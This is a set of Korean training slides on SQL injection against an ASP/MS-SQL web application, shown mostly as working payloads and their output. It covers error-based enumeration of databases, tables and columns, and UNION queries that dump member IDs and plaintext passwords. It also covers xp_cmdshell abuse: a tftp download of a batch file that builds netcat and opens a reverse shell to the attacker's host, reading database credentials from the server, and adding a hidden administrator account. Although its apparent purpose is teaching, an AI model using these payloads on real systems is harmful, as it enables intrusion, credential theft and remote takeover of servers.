
) or (1=1

' or ''='



# 6. SQL Injection

## - 구글검색



inurl:login.asp

site:net

# 6. SQL Injection

## 2) 에러메시지를 이용한 정보획득

- having 절을 이용한 테이블 및 컬럼명 조회
- ' having 1=1--

- 오류 형식:  
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)  
[Microsoft][ODBC SQL Server Driver][SQL  
Server] 'member.user\_id' 열이 집계 함수에 없고 GROUP  
BY 절이 없으므로 SELECT 목록에서 사용할 수 없습니다.  
/login/login\_ok.asp, line 14



## 6. SQL Injection

- group by절을 이용한 컬럼명 조회

' group by (user\_id)--

- 오류 형식:  
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)  
[Microsoft][ODBC SQL Server Driver][SQL  
Server]'member.user\_pw' 열이 집계 함수나 GROUP BY  
절에 없으므로 SELECT 목록에서 사용할 수 없습니다.  
/login/login\_ok.asp, line 14

# 6. SQL Injection

- ID 조회

' or 1=(select top 1 user\_id from member)--

- 오류 형식:  
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)  
[Microsoft][ODBC SQL Server Driver][SQL Server]  
varchar 값 'webmaster'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.  
/login/login\_ok.asp, line 14



# 6. SQL Injection

– PASSWORD 조회

' or 1=(select top 1 user\_pw from member)--

- 오류 형식:  
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)  
[Microsoft][ODBC SQL Server Driver][SQL Server]  
varchar 값 'test'을(를) int 데이터 형식의 열로 변환하는  
중 구문 오류가 발생했습니다.  
/login/login\_ok.asp, line 14

# 6. SQL Injection

- user name 조회
- ' and user>0--

- 오류 형식:  
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)  
[Microsoft][ODBC SQL Server Driver][SQL Server]  
nvarchar 값 'dbo'을(를) int 데이터 형식의 열로 변환하는  
중 구문 오류가 발생했습니다.  
/login/login\_ok.asp, line 14



# 6. SQL Injection

- DB명 조회

' and 0<>db\_name()--

- 오류 형식:  
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)  
[Microsoft][ODBC SQL Server Driver][SQL Server]  
nvarchar 값 'mall'를(를) int 데이터 형식의 열로 변환하는  
중 구문 오류가 발생했습니다.  
/login/login\_ok.asp, line 14

# 6. SQL Injection

- 모든 DB명 조회

' and 1=(select name from master.dbo.sysdatabases where dbid=7)--

- 오류 형식:  
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)  
[Microsoft][ODBC SQL Server Driver][SQL Server]  
nvarchar 값 'mall'를(를) int 데이터 형식의 열로 변환하는  
중 구문 오류가 발생했습니다.  
/login/login\_ok.asp, line 14

dbid 를 높여가며 조회시 모든 테이블명 획득  
(1~6은 system db)



## 6. SQL Injection

- 특정 DB에서 사용자가 만든 모든 테이블명 조회(top 증가)  
' and 0<>(select top 1 name from dbo.sysobjects where  
xtype=char(85))--

- 오류 형식:  
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)  
[Microsoft][ODBC SQL Server Driver][SQL Server]  
nvarchar 값 'basket'을(를) int 데이터 형식의 열로 변환  
하는 중 구문 오류가 발생했습니다.  
/login/login\_ok.asp, line 14

## 6. SQL Injection

- 모든 테이블명 조회(top 증가)

```
' and (select top 1 cast(name as varchar(8000))  
from(select top 37 id, name from  
[mail]..[sysobjects] where xtype=char(85) order by  
name asc, id desc)T order by name desc,id asc)>0--
```

- 오류 형식:  
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)  
[Microsoft][ODBC SQL Server Driver][SQL Server]  
varchar 값 'member'를(를) int 데이터 형식의 열로 변환  
하는 중 구문 오류가 발생했습니다.  
/login/login\_ok.asp, line 14



# 6. SQL Injection

## 3) UNION SQL Injection

비 정규화된 테이블을 연결 시킬 때 사용하는 UNION을 이용하여 정상적인 select문에 공격자가 union select 절을 주입하여 원하는 테이블 조회.

똑같은 컬럼, 표현식이 아니라도 자료형과 순서만 맞으면 가능.

### - 제한조건

컬럼의 수가 같아야 한다.

데이터 타입이 같아야 한다.

컬럼의 이름이 정확해야 한다.

# 6. SQL Injection

## - 제한 조건에 어긋날 경우 오류 형식

- 오류 형식:  
Microsoft OLE DB Provider for SQL Server (0x80040E14)  
**UNION** 연산자를 포함하는 SQL 문의 모든 쿼리는 대상 목록에 동일한 개수의 식이 있어야 합니다.  
/member/zip\_search.asp, line 21
- 오류 형식:  
Microsoft OLE DB Provider for SQL Server (0x80040E07)  
**varchar** 값 '157-010'을(를) **int** 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.  
/member/zip\_search.asp, line 21
- 오류 형식:  
Microsoft OLE DB Provider for SQL Server (0x80040E14)  
**열 이름 'id'이(가) 잘못되었습니다.**  
/member/zip\_search.asp, line 21


오류 메시지를 통해 컬럼의 개수, 타입을 추측



# 6. SQL Injection

## - 공격 가능성

DB와 연동되어 select 문을 처리하고, 처리 결과를 웹 페이지로 반환 해야 함.



## 6. SQL Injection

- 일반적인 우편번호 검색 쿼리문

```
strSQL="select * from zipcode where dong LIKE  
'%& dong &%' "
```

문제발생지점

- 주입할 쿼리문

```
화곡동%' union select '1','1','1',user_id,user_pw,'1','1'  
from member--
```



## 6. SQL Injection

- 완성되는 공격 쿼리문

strSQL="select \* from zipcode where dong LIKE

'%"& dong &"%' union select '1','1','1',user\_id,user\_pw,

'1','1' from member--%'

주입된 %'

원래의 %'

주입된 쿼리문

%'를 강제 삽입하여 LIKE절을 마감시키고 UNION을 이용하여 다른 테이블에 질의.

원래의 %는 주석처리 되어 에러가 발생하지 않음.

# 6. SQL Injection

- TABLE NAME 조회

화곡동%' union select '1','1','1',table\_name,'1','1','1'  
from information\_schema.tables--

테이블명




회원번호	지역	시/구/군	동/리	번지
1	1	dtproperties	1	1
1	1	member	1	1
1	1	sysconstraints	1	1
1	1	syssegments	1	1
1	1	zipcode	1	1
157-010	서울	강서구	화곡동	



# 6. SQL Injection

- COLUM NAME, DATA TYPE 조회

화곡동%' union select '1','1','1',table\_name,column\_name,  
data\_type,'1' from information\_schema.columns where  
table\_name='member' --



우편번호	지역	시/구/군	동/리	번지
1	1	member	address1	varchar
1	1	member	address2	varchar
1	1	member	email	varchar
1	1	member	homepage	varchar
1	1	member	id	int
1	1	member	name	varchar
1	1	member	nickname	varchar
1	1	member	user_id	varchar
1	1	member	user_pw	varchar

컬럼명

타입

# 6. SQL Injection

- MEMBER TABLE 조회

화곡동%' union select '1','1','1',name,user\_id,user\_pw,  
'1' from member--



우편번호	지역	시/구/군	동/리	번지
1	1	관리자	admin	admin1
1	1	임격정	limk	asdfgh
1	1	테스터	assa	qwerty
1	1	홍길동	test	123456
1	1	hardsoju	hardsoju	testtest
157-010	서울	강서구	화곡동	

뒤로가기

완료 인터넷

이름

아이디

패스워드



# 6. SQL Injection

## 4) 확장 저장프로시저 악용

### 공격시나리오 - 1

- ① ping을 통한 xp\_cmdshell 활성화 여부 확인  
' ;exec master..xp\_cmdshell 'ping 192.168.0.3'--


아이디	<input type="text" value="hell 'ping 192,168,0,3'--"/>
비밀번호	<input type="password" value="●●●"/>
<input type="button" value="로그인"/> <input type="button" value="회원가입"/>	

Filter:	<input type="text"/>	▼ Expression... <input type="button" value="Clear"/> <input type="button" value="Apply"/>			
No. ↓	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.190.60	192.168.0.3	ICMP	Echo (ping) request
2	0.000161	192.168.0.3	192.168.190.60	ICMP	Echo (ping) reply
3	0.997320	192.168.190.60	192.168.0.3	ICMP	Echo (ping) request
4	0.997545	192.168.0.3	192.168.190.60	ICMP	Echo (ping) reply
5	1.997482	192.168.190.60	192.168.0.3	ICMP	Echo (ping) request
6	1.997684	192.168.0.3	192.168.190.60	ICMP	Echo (ping) reply
7	3.001723	192.168.190.60	192.168.0.3	ICMP	Echo (ping) request
8	3.001915	192.168.0.3	192.168.190.60	ICMP	Echo (ping) reply

# 6. SQL Injection

## ② 리버스 텔넷

```
' ; exec master..xp_cmdshell 'tftp -i 192.168.0.3 get nc.bat & nc.bat'--
```



```
nc - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
echo e E900 0 >> Q7X
echo rcx >> Q7X
echo E800 >> Q7X
echo w >> Q7X
echo q >> Q7X
debug <Q7X>nul & ren Ashiyane attack.exe & attack.exe -e cmd.exe 192.168.0.3 8080& echo on

del q7x
del nc.bat
```

tftp 로부터 nc.bat를 다운로드하고, nc.bat 는 attack.exe 파일을 생성하여 공격자 PC로 리버스 텔넷



# 6. SQL Injection

공격자는 8080 port listen  
nc -lvp 8080

```
C:\WINDOWS\system32\cmd.exe - nc -lvp 8080
[root@C:\WINDOWS\system32]# nc -lvp 8080
listening on [any] 8080 ...
Warning: forward host lookup failed for com.local: h_errno 11001: HOST_NOT_FOUND

connect to [192.168.0.3] from com.local [192.168.0.3] 1623: HOST_NOT_FOUND
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32> ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter 로컬 영역 연결:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.190.60
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.190.2

C:\WINNT\system32>
```

# 6. SQL Injection

## ③ DB 접속정보 획득


```
C:\WINDOWS\system32\cmd.exe - nc -lvp 8080
2007-05-27 07:23p <DIR> bbs
2007-05-27 07:55p 187 dbconn.inc
2007-05-27 09:24p 126 index.htm
2007-05-27 07:23p <DIR> member
2007-05-27 07:23p 878 text.css
3개 파일 1,191 바이트
4 디렉터리 5,625,995,264 바이트 남음

C:\Inetpub\wwwroot\ASP>type dbconn.inc
type dbconn.inc
<%
Set DBconn = Server.CreateObject("ADODB.Connection")
mydb = "Database=asp;UID=sa;PWD=gns;"
DBconn.Open "Provider=SQLOLEDB;DRIVER={SQL server};Server=192.168.190.60;" & mydb
%>
C:\Inetpub\wwwroot\ASP>
```



# 6. SQL Injection

## ④ DB 조회 코드작성



```
db - 메모장
파일(F)  편집(E)  서식(O)  보기(V)  도움말(H)

<!--#include file="../../../dbconn.inc"-->
<html>
<body>
<table border=1>
<%
    strSQL="select user_id,user_pw from member"
    set Rs=DBconn.execute(strSQL)
    do until rs.eof
%>
<tr>
    <td><%=Rs("user_id")%>
    <td><%=Rs("user_pw")%>
</tr>
<%
rs.movenext
loop
%>
</table>
</body>
</html>
<%
Rs.close
set Rs=nothing
DBconn.close
set DBconn=nothing
%>
```

방화벽으로 인해 직접적인 접근이 불가능한 경우 DB 접속 정보를 분석하여 DB조회 코드를 작성(Server Side Script)

# 6. SQL Injection

## ⑤ DB 정보 조회



The screenshot shows a web browser window with the address bar displaying 'http://192.168.190.60/member/db.asp'. Below the address bar, there is a 'Cookie' dropdown menu and a 'Proxy: (none)' field. The main content area displays a table with five rows of user information.

test	123456
hardsoju	testtest
admin	admin1
limk	asdfgh
assa	qwerty

웹으로 접근하여 회원 정보 열람  
(DB를 획득하는 방법은 다양함)



# 6. SQL Injection

공격시나리오 - 2

① 터미널 서비스 실행

화곡동';exec master..xp\_cmdshell 'net start "terminal services"'--





# 6. SQL Injection

## ② 관리자 권한 계정 생성

화곡동';exec master..xp\_cmdshell 'net user tester 1234 /add'--


화곡동';exec master..xp\_cmdshell 'net localgroup administrators tester /add'--





# 6. SQL Injection

## ③ 터미널 서비스 접속




# 6. SQL Injection

## 공격시나리오 - 3

### ① 테이블 정보 덤프

화곡동';exec sp\_makewebtask 'c:WinetpubWWWrootWasppW  
dump.html','select \* from sysobjects where  
xtype=' 'u' ' --






# 6. SQL Injection

